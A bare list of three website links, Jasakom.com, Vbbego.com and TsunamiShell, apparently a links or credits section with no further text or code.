Jasakom.com – <http://www.jasakom.com>



Vbbego.com – <http://www.vbbego.com>



TsunamiShell – <http://www.tsunamishell.co.uk>

